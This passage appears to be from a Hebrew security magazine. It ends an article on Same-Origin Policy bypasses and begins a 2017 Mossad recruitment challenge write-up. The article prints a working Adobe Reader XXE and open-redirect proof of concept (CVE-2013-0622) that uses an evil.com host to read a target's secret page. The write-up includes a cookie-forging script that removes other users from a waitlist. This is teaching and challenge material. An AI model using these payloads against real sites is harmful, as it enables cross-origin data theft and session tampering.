
[מקור: http://www.brokenbrowser.com/wp-content/uploads/2016/12/01-about-blank-page-1024x419.png]

אותו דבר יקרה ב-iframe שה-source שלו מפנה לשם או לא מפנה לשום מקום.



[מקור: http://www.brokenbrowser.com/wp-content/uploads/2016/12/02-about-blank-iframe.png]


אם נטען שני iframe מאתרים שונים יהיה להם את אותו URL אך דומיין שונה, לכן לא יוכלו לגשת מאחד אל השני. נשים לב שאם נכנס לעמוד about:blank ישירות מהדפדפן...



[מקור: http://www.brokenbrowser.com/wp-content/uploads/2016/12/03-about-blank-domainless.png]

הוא חסר דומיין.

דבר חשוב הוא ש-about:blank חסר דומיין יכול לגשת ל-about:blank בכל דומיין שירצה, לכן אם נוסיף לעמוד iframe של אתר בעל iframe ריק, נוכל לגשת אליו בלי בעיה מהעמוד החיצוני שלנו:



[מקור: http://www.brokenbrowser.com/wp-content/uploads/2016/12/05-injectscript-bing.png]

יש כמה שיטות להשיג את הדבר ללא שימוש ב-devtools של הדפדפן (כמו Flash), אבל לא ארחיב עליהן במאמר וניתן לקרוא עליהן במקורות בסוף.

Java applets:

Java applet הוא פלאג-אין שכתוב בשפת Java, הוא אפליקציית ג'אווה שרצה על ידי קריאה מהדפדפן. בשביל ש-applet ירוץ, צריך שעל המחשב של המשתמש יהיה JVM, או שעל הדפדפן שלו יהיה פלאג-אין של JVM. לאחר שיוצרים אפליקציית ג'אווה שאנחנו רוצים להריץ, נוסיף לדף ה-HTML את ה-tag:applet עם קישור לקוד:

```
<applet code="HelloWorld.class" height="40" width="200" />
```

או קישור ל-jar:

```
<applet archive="example.jar" code="HelloWorld" height="40" width="200" />
```

ההרצה של ה-applet לא מתבצעת על ידי הדפדפן עצמו ולכן גם פה צריך לממש את האבטחה של הדפדפן וכיוצא בזה גם את SOP.

בגרסאות ג'אווה 1.7u17 ו-1.6u45 לדוגמה, אם לשני דומיינים היה אותה כתובת IP, הם היו נחשבים לאותו origin. מה שכמובן לא גישה נכונה כי במצב של name-based shared web hosting, שני אתרים שונים לגמרי יכולים לשבת על אותה כתובת IP, ובפנייה השרת ידע לאן לפנות לפי שדה ה-hostname. הדבר בעייתי במיוחד, סביבות שרתים וירטואליות הן דבר נפוץ מאוד ויכולות להכיל עשרות אתרים בעלי אותה כתובת IP.

Adobe Reader:

הפלאג-אין של Adobe reader לדפדפן לקה מספר פעמים בכשלי אבטחה בנושא. SOP ב-PDF עובד בצורה קצת שונה. אם PDF הגיע מדומיין A הוא יכול לפנות רק לדומיין A ופה החלק המעניין, או לכל דומיין שהמשתמש מאשר לו. זאת אומרת, אם ב-PDF יש פנייה למקור אחר, תקפוץ הודעה למשתמש שיצטרך לאשר את הפנייה. הדבר שונה משמעותית מבדרך כלל, כי הפעם המשתמש הוא זה שמאשר ולא בעל הדומיין.

בעזרת Adobe Javascript API אנחנו יכולים להמיר XML ל-PDF עם הפונקציה XMLData.parse, התומכת ב-XXE (דרך להוסיף ל-XML ישות ממקום מרוחק). נניח שלתוקף יש אתר הנמצא ב-evil.com, והמטרה היא להשיג מידע הנמצא ב-target.com/secret. התוקף יחזיק שני עמודים, באחד PDF ובשני שרת המבצע redirect. ה-PDF יבנה בעזרת XML הכולל XXE בצורה הבאה:

http://evil.com/wow.pdf:

```
var xml="<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?><!DOCTYPE foo [ <!ELEMENT foo
ANY><!ENTITY xxe SYSTEM
\"http://evil.com/redirect.php?redir=http%3A%2F%2Fwww.target.com%2Fsecret\">]><foo>&xxe;</
foo>";
varxdoc = XMLData.parse(xml,false);
app.alert(escape(xdoc.foo.value));
```

העמוד השני יראה כך:

http://evil.com/redirect.php:

```
<?php header("Location: ".$_GET['redir']); ?>
```

כשמשתמש יגלוש לעמוד ה-PDF, תשלח בקשה לשרת evil.com, בגלל ה-XXE. השרת הזדוני יפנה את המשתמש חזרה אל target.com/secret, במצב הזה המשתמש לא אמור לקבל את המידע החוזר בגלל SOP, אך Adobe לא לקחו בחשבון שהמידע יגיע ממקום שונה ביצוא PDF. Adobe reader התייחס לתוכן כאילו הגיע מה-origin המקורי ולא מהיעד של ההפנייה.

עוד וקטור תקיפה שמספק את אותה תוצאה הוא אתרים שקיים בהם open redirect, מצב בו ניתן לשנות על ההפנייה מהשרת, הקורה הרבה באינטרנט.

במצב כזה התוקף בעל הדומיין evil.com יחזיק עמוד המצרף PDF ובעמוד השני יהיה PDF המכיל XXE לאתר המטרה. ה-PDF שנצרף בעמוד הראשון יהיה בצורה הבאה:

```
target.com/redirect.php?redir=evil.com/doc.pdf
```

כך שננצל את חולשת ה-open redirect ונפנה את שרת המטרה אל עמוד ה-PDF של התוקף. עמוד המקשר PDF:

http://www.evil.com/evil/index.html:

```
<object
data="http://www.victim.com/redirect.php?redir=http%3A%2F%2Fwww.evil.com%2Fevil%2Fdoc.pdf"

type="application/pdf" height="300" width="300">
```

עמוד ה-PDF:

http://www.evil.com/evil/doc.pdf:

```
var xml="<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?><!DOCTYPE foo [ <!ELEMENT foo
ANY><!ENTITY xxe SYSTEM \"http://www.victim.com/secret\">]><foo>&xxe;</foo>";
varxdoc = XMLData.parse(xml,false);
app.alert(escape(xdoc.foo.value));
```

החולשה (CVE-2013-0622) נסגרה לאחר גרסה 11.0.0.

סיכום

ה-SOP הוא מנגנון חשוב ביותר לאבטחת האינטרנט ובלעדיו היה קל מאוד לבצע פעולות בשם המשתמש בכל מקום שנרצה (בהנחה שהמשתמש גלש לאתר הזדוני שלנו). ניתן לאשר גישה למרות ה-SOP בעזרת CORS אך חשוב לשים לב מתי באמת אנחנו רוצים שייגשו אלינו.

יש להזכיר שגישה משרת לשרת היא אינה בעייתית מבחינת SOP. מדובר במנגנון של הדפדפנים עצמם, כך שניתן לשלוח כל בקשה מקוד צד שרת לשרת אחר ללא בעיה.

על המחבר

יונתן קריינר, בן 20 מתעסק ב-Full Stack Web development ו-Penetration testing.
לשאלות או תיקונים- yonatankreiner@gmail.com

לקריאה נוספת

חולשה ב-Firefox:

http://blog.bentkowski.info/2016/07/firefox-same-origin-policy-bypass-cve.html

מימוש SOP שגוי ב-Facebook:

https://www.cynet.com/wp-content/uploads/2016/12/Blog-Post-BugSec-Cynet-Facebook-Originull.pdf

מקורות

- https://en.wikipedia.org/wiki/Same-origin_policy
- https://en.wikipedia.org/wiki/Cross-origin_resource_sharing
- https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Access_control_CORS
- www.ietf.org/rfc/rfc6454.txt
- http://resources.infosecinstitute.com/bypassing-same-origin-policy-sop/
- http://www.brokenbrowser.com/uxss-edge-domainless-world/
- https://blog.innerht.ml/ie-uxss/
- http://www.sneaked.net/

פתרון אתגר הגיוס של המוסד - 2017 (גרסא ב')

מאת א.ש. (Supermann) ו-ג.ב.

דרישות

- חיבור לאינטרנט
- מחשב Windows (כיוון שישנם כמה קבצי exe, כמובן שאפשר גם להשתמש באלטרנטיבות להרצת קבצים אלה גם על מערכות הפעלה אחרות אך זוהי המלצתנו)
- פייתון
- המודול opencv בגרסא 2
- המודול בפייתון uncompyle
- הדיסאסמבלר האהוב עליכם (אנו השתמשנו ב-IDA)
- עורך ההקסה האהוב עליכם (אנו השתמשנו ב-010)
- הסניפר האהוב עליכם (אנו השתמשנו ב-WireShark)
- ידע רצון ומסירות ☺

הקדמה


ביום העצמאות האחרון, בתאריך ה-1.5.2017, שחררה "זרוע הסייבר המבצעית" של המוסד הישראלי אתגר האקינג נוסף, למטרת איתור וגיוס אנשים חדשים לפעולותיו השונות. אני וידידי ג, פתרנו את האתגר יחדיו, ולאחר שסיימנו אותו החלטנו לעבור על רשימותינו מהאתגר ולכתוב מאמר זה כדי להראות לכם את דרכי החשיבה שלנו, ואת הדרכים שנראו לנו הכי קלות ומהנות לפתירתו. האתגר הכיל 3 שלבים, כאשר בכל שלב היה נדרש ידע, הבנה ויצירתיות במספר רב של נושאים. שנינו כתבנו כל אחד את החלק שבו הוא חזק יותר והבין בצורה שלמה יותר את האתגר.

שלב 0

אנו מוצגים עם הכתובת הזו: http://62933120s60561450w.xyz

שבתוכה מוצג לנו אתר הנראה כך:

ניתן לראות שיש סימון של נקודה אדומה על המפה, ובנוסף כתובת אתר מסוים. ניתן לראות שהכתובת מחולקת ל-2 כאשר ישנו מספר כשהאות S ועוד מספר ובסופו האות W. ניתן להסיק שאלו קורדינטות על המפה. נפתח את Google Maps ונכניס את הקורדינטות:




נראה שנחתנו על אי מסוים שנקרא deception island, ננסה את הכתובת הבאה:


http://deceptionisland.xyz

ונראה שצדקנו:


שלב 1



כאשר נכנסו לראשונה לאתר מוצג בפנינו העמוד הבא:




ניתן לראות שיש באתר עמודי Register ו-Login, אשר מאפשרים לנו להירשם ולהתחבר לאתר. אחרי קצת ניסיונות ניתן לראות שאני יכולים להירשם ולהיכנס לרשימת המתנה כך:



בשלב הזה חשבנו לעשות SQLI על כל שדה שיש לנו שליטה עליו (משתמש סיסמא אימייל ורמז). המשתמש והרמז מוגבלים ל10 תוים ולכן הכיוון הזה לא התקדם. ניסינו לפרוץ לאחד המשתמשים ברשימה על ידי ניחוש סיסמא או SQLI ללא הצלחה ולכן חיפשנו דרך אחרת.


לאחר ההרשמה אנחנו מוצגים עם רשימת ההמתנה בלינק "Registration Status", ובנוסף נראה שיש לנו עוגייה נוספת בעלת ערך כלשהו מקודד ב-64Base:



ניתן לראות שלאחר decode הערך בעוגייה הוא שם המשתמש שלנו מקודד ב-64Base:

```
In [1]: "UGx6SGlyZU1l".decode('base64')
Out[1]: 'PlzHireMe'
```

ניסינו להכניס לעוגייה את הערך של המשתמש "agentM" ואז ללחוץ על De-Register וקיבלנו את ה-error הבא:




הבנו שאנו צריכים להעיף את כל המשתמשים מרשימת ההמתנה כך שנהיה הראשונים בה ונוכל להיכנס אל האתר בקלות. הבנו שאנו יכולים להסיר רק את האדם שמתחתינו ברשימה, וזה הסקריפט שכתבנו כדי לעשות זאת:

```
import requests

names = [
  "Mr.Li B0b",
  "Dr. Drek",
  "may_o_nez",
  "tom_HW",
  "agentM",
...
...
  "britneyspearz",
  "johndow"
]

challengeState = ""
with open('cookie.txt', 'r') as cookie_file:
  challengeState = cookie_file.read().replace('\n', '')

headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0'
}

for name in names:
  cookie = dict(challengeState=challengeState, eu=name.encode('base64').replace('\n', ''))
  response = requests.get("http://deceptionisland.xyz/challenge1/deregister", cookies=cookie, headers=headers)
  challengeState = response.cookies['challengeState']

print "Use this session state cookie: " + challengeState
```


והנה התוצאה של הסקריפט אצלנו:

```
C:\WINDOWS\system32\cmd.exe

C:\Temp>echo d2VzTnVRL0lwS3NOMWI5ZmxRenZFUWYxbllsQ251K3ErZUxyRVYzbnE4OHhkUmVpYUZhQzQrcEllbE1JMk1KdnBhZVU1bVJpU00rbVR1QnEyN1dzeGZaQ
kMxL25NU1VVcjNxR1NWUWZCd3M1QUxWa1dWQ1g5eFg2cWNpOXAwdGliaHlrMkM0SmNjZDYvR1AyREZnTUZBRC9qTnl0UzM4ZmhMTTNiTWtnaWhjU2JLbnprUkRtcklocmJ
wTElvYzNzMzkyK3dMR3M0M2FuT1MwNjJYMm1sTjdTcXRFQldnOGpJajVUUm5BeitqMFVnVUN4R3FnVGJiWG5BNW81UHhzSA== > cookie.txt

C:\Temp>python script.py
Use this session state cookie: "bW0wcXV4ZU94T3BCOUszMTBWV3pscklhMWHBRcnpucXVNMW5SUmVSTENsa1pNQkJ0OVFKUnZxa2IvQ1NWOVJHWXdmaEVveVlTRm
tjWHRLbVM0dHlnajhmekhhbml2QkxvSkY1aHFBMVZyU2Q5U01tNTdqclpuRFM4S3B6WGUvRisxYkVBelBwWlp4OHVMK3VDaFpHenVVRGxJdWppUHpSSUR5bWNUTkg1MEdy
dnN4UzZBTHo0WDZiUTh3U1VMY0FMVWduQzhjNnM4VzRFeFF1TEJSNDFTbGkzM05FU2Vtc251MDFyTnNxV0hjQ2RhUE9BOHVoeWd5RVVhbGtCZWEyODMyMW1Sdy9oSWlYS1
IrMG45T3R2Q2trYWRTbkxKbWZoNlBWZHhxWkpBMmQ4dm1Gd2dVVzYyMjhBeWFjRzZ6UDhkU3h4NjNkVTRrRnZ0emIyOE9PVUdnPT0="

C:\Temp>
```

